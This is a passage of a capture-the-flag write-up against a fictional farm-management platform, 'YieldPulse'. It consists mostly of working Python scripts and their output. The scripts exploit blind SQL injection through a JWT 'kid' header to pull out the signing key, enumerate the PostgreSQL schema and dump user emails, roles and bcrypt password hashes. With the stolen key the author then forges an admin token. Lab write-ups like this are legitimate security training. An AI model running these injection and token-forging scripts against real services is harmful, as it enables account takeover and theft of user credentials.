
Okay well, we know some deal IDs, maybe we can get an IDOR?
"deal_ref": "YP-2024-041",
"deal_ref": "YP-2024-053",
"deal_ref": "YP-2024-062",

We can run ghauri or sqlmap on the /login endpoint to see if there is any bypass available to us while we wear our thinking cap again.
Speaking of SQL Injections, we already have an injection proven through the kid parameter with the JWT, maybe we can get the credentials for suppliers from there?
I'm not quite sure how to do that honestly, we should try error based SQLi since I don't think there's a way to see output or anything regarding authorization.
Extracting the signing key
import jwt
import requests
import string

def test(condition):
    kid = f"x' UNION SELECT 'pwned' FROM dual WHERE {condition}-- -"
    t = jwt.encode(
        {'user_id':16,'email':'[email protected]','role':'agronomist','org_id':1,'exp':1776684163},
        'pwned', algorithm='HS256',
        headers={'kid': kid}
    )
    r = requests.get('http://api.yieldpulse.io/api/v1/fields',
                     headers={'Authorization': f'Bearer {t}'})
    return r.status_code == 200

# First verify boolean works at all
print("TRUE test:", test("1=1"))
print("FALSE test:", test("1=2"))

# Then find the right table name
for table in ['signing_keys','keys','jwt_keys','api_keys','secrets','key_store','signing_secrets','hmac_keys']:
    kid = f"x' UNION SELECT 'pwned' FROM {table} LIMIT 1-- -"
    t = jwt.encode(
        {'user_id':16,'email':'[email protected]','role':'agronomist','org_id':1,'exp':1776684163},
        'pwned', algorithm='HS256', headers={'kid': kid}
    )
    r = requests.get('http://api.yieldpulse.io/api/v1/fields',
                     headers={'Authorization': f'Bearer {t}'})
    print(f"table '{table}': {r.status_code}")

Let's see the columns we are working with in the signing_keys table.
import jwt
import requests
import string

BASE_URL = 'http://api.yieldpulse.io/api/v1/fields'
PAYLOAD = {'user_id':16,'email':'[email protected]','role':'agronomist','org_id':1,'exp':1776684163}

def req(kid):
    t = jwt.encode(PAYLOAD, 'pwned', algorithm='HS256', headers={'kid': kid})
    r = requests.get(BASE_URL, headers={'Authorization': f'Bearer {t}'})
    return r.status_code == 200

def boolean(condition):
    kid = f"x' UNION SELECT 'pwned' FROM signing_keys WHERE {condition}-- -"
    return req(kid)

print("TRUE:", boolean("1=1"))
print("FALSE:", boolean("1=2"))

# PostgreSQL column enumeration - LIMIT 1 OFFSET i
print("\n=== Columns in signing_keys ===")
for i in range(20):
    col = ''
    for pos in range(1, 100):
        found = False
        for c in string.ascii_lowercase + string.digits + '_':
            if boolean(f"substr((SELECT column_name FROM information_schema.columns WHERE table_name='signing_keys' LIMIT 1 OFFSET {i}),{pos},1)='{c}'"):
                col += c
                found = True
                break
        if not found:
            break
    if col:
        print(f"  col: {col}")
    else:
        break

Okay, more or less the beginning of the script we are using is going to be the same JWT forging, so let's just skip that bit for the rest.
charset = string.ascii_letters + string.digits + '_-!@#$%^&*'
print("=== Extracting key_value ===")
for row in range(5):
    val = ''
    for pos in range(1, 200):
        found = False
        for c in charset:
            if boolean(f"substr((SELECT key_value FROM signing_keys LIMIT 1 OFFSET {row}),{pos},1)='{c}'"):
                val += c
                found = True
                break
        if not found:
            break
    if val:
        print(f"  row {row}: {val}")
    else:
        print(f"  row {row}: (empty)")
        break

yp_hmac_k3y_2023_production_7b9e2f41
Well, we got the signing key, we can create a JWT now, but uh, I don't really see the reason why I did this since we have a way to forge JWTs for app.yieldpulse.io and api.yieldpulse.io, and we don't really know whether it works the same for suppliers.yieldpulse.io .
Database Enumeration
And why would we stop at our simple table guesses regarding signing keys rather than just enumerating all the tables.
Again, we are skipping the JWT encoding part, just to show the different queries.
charset = string.ascii_lowercase + string.digits + '_'

print("=== All Tables ===")
tables = []
for i in range(30):
    val = ''
    for pos in range(1, 100):
        found = False
        for c in charset:
            # PostgreSQL: table_schema='public' instead of database()
            if boolean(f"substr((SELECT table_name FROM information_schema.tables WHERE table_schema='public' LIMIT 1 OFFSET {i}),{pos},1)='{c}'"):
                val += c
                found = True
                break
        if not found:
            break
    if val:
        print(f"  table: {val}")
        tables.append(val)
    else:
        break

Okay, so "users" is probably the table we need, if we don't find anything there, we will go through all the other tables too.
# include uppercase just in case (Postgres can return lowercase, but safer)
charset = string.ascii_lowercase + string.ascii_uppercase + string.digits + '_'

print("=== Columns in users ===")

columns = []

for i in range(30):  # number of columns (safe upper bound)
    val = ''
    for pos in range(1, 100):  # max column name length
        found = False
        for c in charset:
            condition = (
                f"substr(("
                f"SELECT column_name FROM information_schema.columns "
                f"WHERE table_name='users' "
                f"LIMIT 1 OFFSET {i}"
                f"),{pos},1)='{c}'"
            )

            if boolean(condition):
                val += c
                found = True
                print(f"[+] column[{i}] so far: {val}")
                break

        if not found:
            break

    if val:
        print(f"  column: {val}")
        columns.append(val)
    else:
        break

print("\nDone.")
┌──(kali㉿kali)-[~/…/2026/ctf/webverse/furrow]
└─$ python3 users_columns.py
/usr/local/lib/python3.13/dist-packages/requests-2.20.0-py3.13.egg/requests/__init__.py:89: RequestsDependencyWarning: urllib3 (2.5.0) or chardet (3.0.4) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
=== Columns in users ===
[+] column[0] so far: i
[+] column[0] so far: id
  column: id
[+] column[1] so far: f
[+] column[1] so far: fu
[+] column[1] so far: ful
[+] column[1] so far: full
[+] column[1] so far: full_
[+] column[1] so far: full_n
[+] column[1] so far: full_na
[+] column[1] so far: full_nam
[+] column[1] so far: full_name
  column: full_name
[+] column[2] so far: e
[+] column[2] so far: em
[+] column[2] so far: ema
[+] column[2] so far: emai
[+] column[2] so far: email
  column: email
[+] column[3] so far: p
[+] column[3] so far: pa
[+] column[3] so far: pas
[+] column[3] so far: pass
[+] column[3] so far: passw
[+] column[3] so far: passwo
[+] column[3] so far: passwor
[+] column[3] so far: password
[+] column[3] so far: password_
[+] column[3] so far: password_h
[+] column[3] so far: password_ha
[+] column[3] so far: password_has
[+] column[3] so far: password_hash
  column: password_hash
[+] column[4] so far: r
[+] column[4] so far: ro
[+] column[4] so far: rol
[+] column[4] so far: role
  column: role
[+] column[5] so far: o
[+] column[5] so far: or
[+] column[5] so far: org
[+] column[5] so far: org_
[+] column[5] so far: org_i
[+] column[5] so far: org_id
  column: org_id
[+] column[6] so far: c
[+] column[6] so far: cr
[+] column[6] so far: cre
[+] column[6] so far: crea
[+] column[6] so far: creat
[+] column[6] so far: create
[+] column[6] so far: created
[+] column[6] so far: created_
[+] column[6] so far: created_a
[+] column[6] so far: created_at
  column: created_at

Done.
Okay great, we have the columns for the users table, now we need to start dumping rows. This time we make sure to use an expanded character set for the hashes so we don't end up with a mistake like we had in Parcel.
# expanded charset for hashes
charset = string.ascii_letters + string.digits + '@._-:$/'

print("=== Users (with hashes) ===")

for i in range(10):
    email = ''
    role = ''
    password_hash = ''

    # ---- EMAIL ----
    for pos in range(1, 100):
        for c in charset:
            if boolean(
                f"substr((SELECT email FROM users ORDER BY id LIMIT 1 OFFSET {i}),{pos},1)='{c}'"
            ):
                email += c
                print(f"[+] user[{i}] email: {email}")
                break
        else:
            break

    # ---- ROLE ----
    for pos in range(1, 20):
        for c in charset:
            if boolean(
                f"substr((SELECT role FROM users ORDER BY id LIMIT 1 OFFSET {i}),{pos},1)='{c}'"
            ):
                role += c
                break
        else:
            break

    # ---- PASSWORD HASH ----
    for pos in range(1, 120):  # hashes can be long
        for c in charset:
            if boolean(
                f"substr((SELECT password_hash::text FROM users ORDER BY id LIMIT 1 OFFSET {i}),{pos},1)='{c}'"
            ):
                password_hash += c
                print(f"[+] user[{i}] hash so far: {password_hash}")
                break
        else:
            break

    if email:
        print(f"\n[+] User {i}:")
        print(f"    email : {email}")
        print(f"    role  : {role}")
        print(f"    hash  : {password_hash}\n")
    else:
        break
┌──(kali㉿kali)-[~/…/2026/ctf/webverse/furrow]
└─$ python3 users_dump.py
/usr/local/lib/python3.13/dist-packages/requests-2.20.0-py3.13.egg/requests/__init__.py:89: RequestsDependencyWarning: urllib3 (2.5.0) or chardet (3.0.4) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
=== Users (with hashes) ===
[+] user[0] email: j
[+] user[0] email: ja
[+] user[0] email: jam
[+] user[0] email: jame
[+] user[0] email: james
[+] user[0] email: james.
[+] user[0] email: james.o
[+] user[0] email: james.ok
[+] user[0] email: james.oka
[+] user[0] email: james.okaf
[+] user[0] email: james.okafo
[+] user[0] email: james.okafor
[+] user[0] email: james.okafor@
[+] user[0] email: james.okafor@y
[+] user[0] email: james.okafor@yi
[+] user[0] email: james.okafor@yie
[+] user[0] email: james.okafor@yiel
[+] user[0] email: james.okafor@yield
[+] user[0] email: james.okafor@yieldp
[+] user[0] email: james.okafor@yieldpu
[+] user[0] email: james.okafor@yieldpul
[+] user[0] email: james.okafor@yieldpuls
[+] user[0] email: james.okafor@yieldpulse
[+] user[0] email: james.okafor@yieldpulse.
[+] user[0] email: [email protected]
[+] user[0] email: [email protected]
[+] user[0] hash so far: $
[+] user[0] hash so far: $2
[+] user[0] hash so far: $2b
[+] user[0] hash so far: $2b$
[+] user[0] hash so far: $2b$1
[+] user[0] hash so far: $2b$12
[+] user[0] hash so far: $2b$12$
[+] user[0] hash so far: $2b$12$v
[+] user[0] hash so far: $2b$12$vD
[+] user[0] hash so far: $2b$12$vDH
[+] user[0] hash so far: $2b$12$vDHr
[+] user[0] hash so far: $2b$12$vDHrC
[+] user[0] hash so far: $2b$12$vDHrCX
[+] user[0] hash so far: $2b$12$vDHrCXq
[+] user[0] hash so far: $2b$12$vDHrCXqM
[+] user[0] hash so far: $2b$12$vDHrCXqM1
[+] user[0] hash so far: $2b$12$vDHrCXqM1p
[+] user[0] hash so far: $2b$12$vDHrCXqM1pG
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGs
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsi
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsip
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipM
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMf
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfX
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXx
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxX
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7O
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZ
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZd
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdb
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbd
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0U
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0Uz
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJ
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJS
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSy
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyD
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDM
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMh
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhu
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZ
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZg
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZgE
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZgEM
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZgEMV
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZgEMVJ
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZgEMVJB
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZgEMVJBd
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZgEMVJBdA
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZgEMVJBdAR
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZgEMVJBdARP
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZgEMVJBdARPl
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZgEMVJBdARPlX
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZgEMVJBdARPlXS
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZgEMVJBdARPlXSI
[+] user[0] hash so far: $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZgEMVJBdARPlXSIC

[+] User 0:
    email : [email protected]
    role  : admin
    hash  : $2b$12$vDHrCXqM1pGsipMfXxXg7OZdbdB0UzJSyDMhuZgEMVJBdARPlXSIC

[+] user[1] email: a
[+] user[1] email: an
[+] user[1] email: ani
[+] user[1] email: anit
[+] user[1] email: anita
[+] user[1] email: anita.
[+] user[1] email: anita.p
[+] user[1] email: anita.pa
[+] user[1] email: anita.pat
[+] user[1] email: anita.pate
[+] user[1] email: anita.patel
[+] user[1] email: anita.patel@
[+] user[1] email: anita.patel@y
[+] user[1] email: anita.patel@yi
[+] user[1] email: anita.patel@yie
[+] user[1] email: anita.patel@yiel
[+] user[1] email: anita.patel@yield
[+] user[1] email: anita.patel@yieldp
[+] user[1] email: anita.patel@yieldpu
[+] user[1] email: anita.patel@yieldpul
[+] user[1] email: anita.patel@yieldpuls
[+] user[1] email: anita.patel@yieldpulse
[+] user[1] email: anita.patel@yieldpulse.
[+] user[1] email: [email protected]
[+] user[1] email: [email protected]
[+] user[1] hash so far: $
[+] user[1] hash so far: $2
[+] user[1] hash so far: $2b
[+] user[1] hash so far: $2b$
[+] user[1] hash so far: $2b$1
[+] user[1] hash so far: $2b$12
[+] user[1] hash so far: $2b$12$
[+] user[1] hash so far: $2b$12$Y
[+] user[1] hash so far: $2b$12$Y3
[+] user[1] hash so far: $2b$12$Y3b
[+] user[1] hash so far: $2b$12$Y3bj
[+] user[1] hash so far: $2b$12$Y3bjN
[+] user[1] hash so far: $2b$12$Y3bjN/
[+] user[1] hash so far: $2b$12$Y3bjN/A
[+] user[1] hash so far: $2b$12$Y3bjN/A1
[+] user[1] hash so far: $2b$12$Y3bjN/A1M
[+] user[1] hash so far: $2b$12$Y3bjN/A1Mg
[+] user[1] hash so far: $2b$12$Y3bjN/A1Mgb
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbS
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSy
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyB
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBi
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiL
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQ
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQj
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjk
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0u
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0us
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usc
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usct
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0uscto
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1g
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gA
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAm
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAms
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsL
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.A
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.Ad
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdV
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdVu
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdVuJ
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdVuJv
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdVuJvj
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdVuJvji
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdVuJvjiH
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdVuJvjiHl
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdVuJvjiHlb
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdVuJvjiHlbX
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdVuJvjiHlbXU
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdVuJvjiHlbXUL
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdVuJvjiHlbXULT
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdVuJvjiHlbXULTv
[+] user[1] hash so far: $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdVuJvjiHlbXULTv2

[+] User 1:
    email : [email protected]
    role  : agronomist
    hash  : $2b$12$Y3bjN/A1MgbSyBiLQjkm0usctos1gAmsLl6.AdVuJvjiHlbXULTv2
The output ends at two users, mostly because I didn't let the script finish anyways and my VPN dropped at the 7th or 8th user. Regardless, I didn't restart it and this might be a mistake, also, considering that the passwords are hashed and long, we should have extracted existing users first with their roles first and see what we have, so not doing this basically lost me a LOT of time. Live and learn.
Well, uh, these hashes would take way too long to crack with rockyou.txt, so we are probably going to look for another way in.
I did manage to get admin access to app.yieldpulse.io by signing a JWT as james okafor with the admin role, but using that same JWT doesn't get me logged into suppliers.yieldpulse.io .
python3 -c "
import jwt
t = jwt.encode(
  {'user_id':1,'email':'[email protected]','role':'admin','org_id':1,'exp':1776806630},
  'yp_hmac_k3y_2023_production_7b9e2f41', algorithm='HS256', headers={'kid':'main-key'})
print(t)")
Maybe I missed the mark and I should impersonate the one that created the report we managed to bypass access control for?
No point to bother after all, I even tried to generate the report with agronomists from different orgs and still manage to get the same report.
=== Schemas ===
  schema: public
  schema: information_schema
  schema: pg_catalog

=== All Tables (all schemas) ===
  public.signing_keys
  public.seasonal_reports
  public.org_members
  public.api_keys
  public.webhooks
  public.webhook_deliveries
  public.status_checks
  public.organizations
  public.users
  public.scouting_entries
  public.fields
  public.activity_log
  public.invitations

=== Columns per table ===

  [signing_keys]
    - key_id
    - key_value
    - created_at

  [seasonal_reports]
    - id
    - season
    - year
    - org_id
    - org_name
    - crop_summary
    - total_acres
    - avg_yield_bu_acre
    - audit_token
    - procurement_notes
    - generated_by
    - generated_at

  [org_members]
    - id
    - org_id
    - user_id
    - role
    - invited_by
    - joined_at

  [api_keys]
    - id
    - user_id
    - user_email
    - key_prefix
    - key_hash
    - name
    - scopes_json
    - created_at
    - last_used_at
    - revoked

  [webhooks]
    - id
    - user_id
    - user_email
    - url
    - events_json
    - secret_hash
    - active
    - created_at

  [webhook_deliveries]
    - id
    - webhook_id
    - event_type
    - payload_hash
    - status
    - response_code
    - delivered_at
    - attempts
    - created_at

  [status_checks]
    - id
    - service_name
    - status
    - latency_ms
    - checked_at

  [organizations]
    - id
    - name
    - location
    - created_at

  [scouting_entries]
    - id
    - field_id
    - user_id
    - date
    - severity
    - notes
    - photo_path
    - lat
    - lon
    - created_at

  [fields]
    - id
    - org_id
    - name
    - acreage
    - crop_type
    - status
    - created_at

  [activity_log]
    - id
    - user_id
    - action
    - resource_type
    - resource_id
    - metadata_json
    - created_at

  [invitations]
    - id
    - org_id
    - email
    - role
    - token_hash
    - expires_at
    - used
I enumerated all tables and columns, and nothing stood out honestly, I went through all the org_members just in case there was a hidden supplier role somewhere, and all the other orgs as well.
┌──(kali㉿kali)-[~/…/2026/ctf/webverse/furrow]
└─$ python3 org_members.py
/usr/local/lib/python3.13/dist-packages/requests-2.20.0-py3.13.egg/requests/__init__.py:89: RequestsDependencyWarning: urllib3 (2.5.0) or chardet (3.0.4) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
=== Org Members ===
[+] [email protected]
[+] admin
  [email protected] -> admin
[+] [email protected]
[+] agronomist
  [email protected] -> agronomist
[+] [email protected]
[+] operator
  [email protected] -> operator
[+] [email protected]
[+] admin
  [email protected] -> admin
[+] [email protected]
[+] operator
  [email protected] -> operator
[+] [email protected]
[+] admin
  [email protected] -> admin
[+] [email protected]
[+] operator
  [email protected] -> operator
[+] [email protected]
[+] agronomist
  [email protected] -> agronomist
[+] [email protected]
[+] operator
  [email protected] -> operator
[+] [email protected]
[+] admin
  [email protected] -> admin
User Compromise
I have to have missed something, so I just decided to go through the rest of the tables that seemed relevant like organizations and org_members again, but this time ones different than the ones we know.
charset = string.ascii_letters + string.digits + ' [email protected]'

def extract(query, max_len=200):
    val = ''
    for pos in range(1, max_len):
        found = False
        for c in charset:
            if boolean(f"substr(({query}),{pos},1)='{c}'"):
                val += c
                found = True
                break
        if not found:
            break
        print(f"\r[+] {val}", end='', flush=True)
    print()
    return val

# Dump all organizations
print("=== Organizations ===")
for i in range(10):
    name = extract(f"SELECT name FROM organizations LIMIT 1 OFFSET {i}")
    if not name:
        break
    loc = extract(f"SELECT location FROM organizations LIMIT 1 OFFSET {i}")
    print(f"  org {i}: {name} | {loc}")

# Dump users from other orgs
print("\n=== Users across all orgs ===")
for i in range(20):
    email = extract(f"SELECT u.email FROM users u JOIN org_members m ON u.id=m.user_id WHERE m.org_id != 1 LIMIT 1 OFFSET {i}")
    if not email:
        break
    role = extract(f"SELECT m.role FROM org_members m JOIN users u ON m.user_id=u.id WHERE m.org_id != 1 LIMIT 1 OFFSET {i}")
    print(f"  {email} -> {role}")
┌──(kali㉿kali)-[~/…/2026/ctf/webverse/furrow]
└─$ python3 other_orgs.py
/usr/local/lib/python3.13/dist-packages/requests-2.20.0-py3.13.egg/requests/__init__.py:89: RequestsDependencyWarning: urllib3 (2.5.0) or chardet (3.0.4) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
=== Organizations ===
[+] Riverside Ranch LLC
[+] Story County
  org 0: Riverside Ranch LLC | Story County
[+] Green Valley Farms
[+] Boone County
  org 1: Green Valley Farms | Boone County
[+] Sunridge Agri
[+] Hamilton County
  org 2: Sunridge Agri | Hamilton County
[+] Riverview Co
[+] Hardin County
  org 3: Riverview Co | Hardin County
[+] Prairie AG
[+] Marshall County
  org 4: Prairie AG | Marshall County
[+] Lakeside Farms
[+] Grundy County
  org 5: Lakeside Farms | Grundy County
[+] Mesa AgTech
[+] Tama County
  org 6: Mesa AgTech | Tama County
[+] Northfield AG
[+] Black Hawk County
  org 7: Northfield AG | Black Hawk County
[+] Alpine Crops
[+] Buchanan County
  org 8: Alpine Crops | Buchanan County
[+] Coastal Agri
[+] Linn County
  org 9: Coastal Agri | Linn County
=== Users across all orgs ===
[+] [email protected]
[+] admin
  [email protected] -> admin
[+] [email protected]
[+] operator
  [email protected] -> operator
[+] [email protected]
[+] admin
  [email protected] -> admin
[+] [email protected]
[+] operator
  [email protected] -> operator
[+] [email protected]
[+] agronomist
  [email protected] -> agronomist
[+] [email protected]
[+] operator
  [email protected] -> operator
[+] [email protected]
[+] admin
  [email protected] -> admin
[+] [email protected]
[+] operator
  [email protected] -> operator
[+] [email protected]
[+] operator
  [email protected] -> operator
[+] [email protected]
[+] agronomist
  [email protected] -> agronomist
WOAH, new domain? What is this?
[email protected] -> operator
Let's extract Tom's hash (I don't have the output here for that, but his ID is 12, we can easily look it up with:
SELECT id FROM users WHERE email='[email protected]'
Reason why I got his ID and org_is because I wanted to sign a JWT from him and try to access suppliers and app like that, and even though it worked, it really was a dead end, so I won't bother with that segment, his team was empty and nothing of worth in the dashboard.
Okay, this user definitely stands out, let's try CrackStation for the hash.
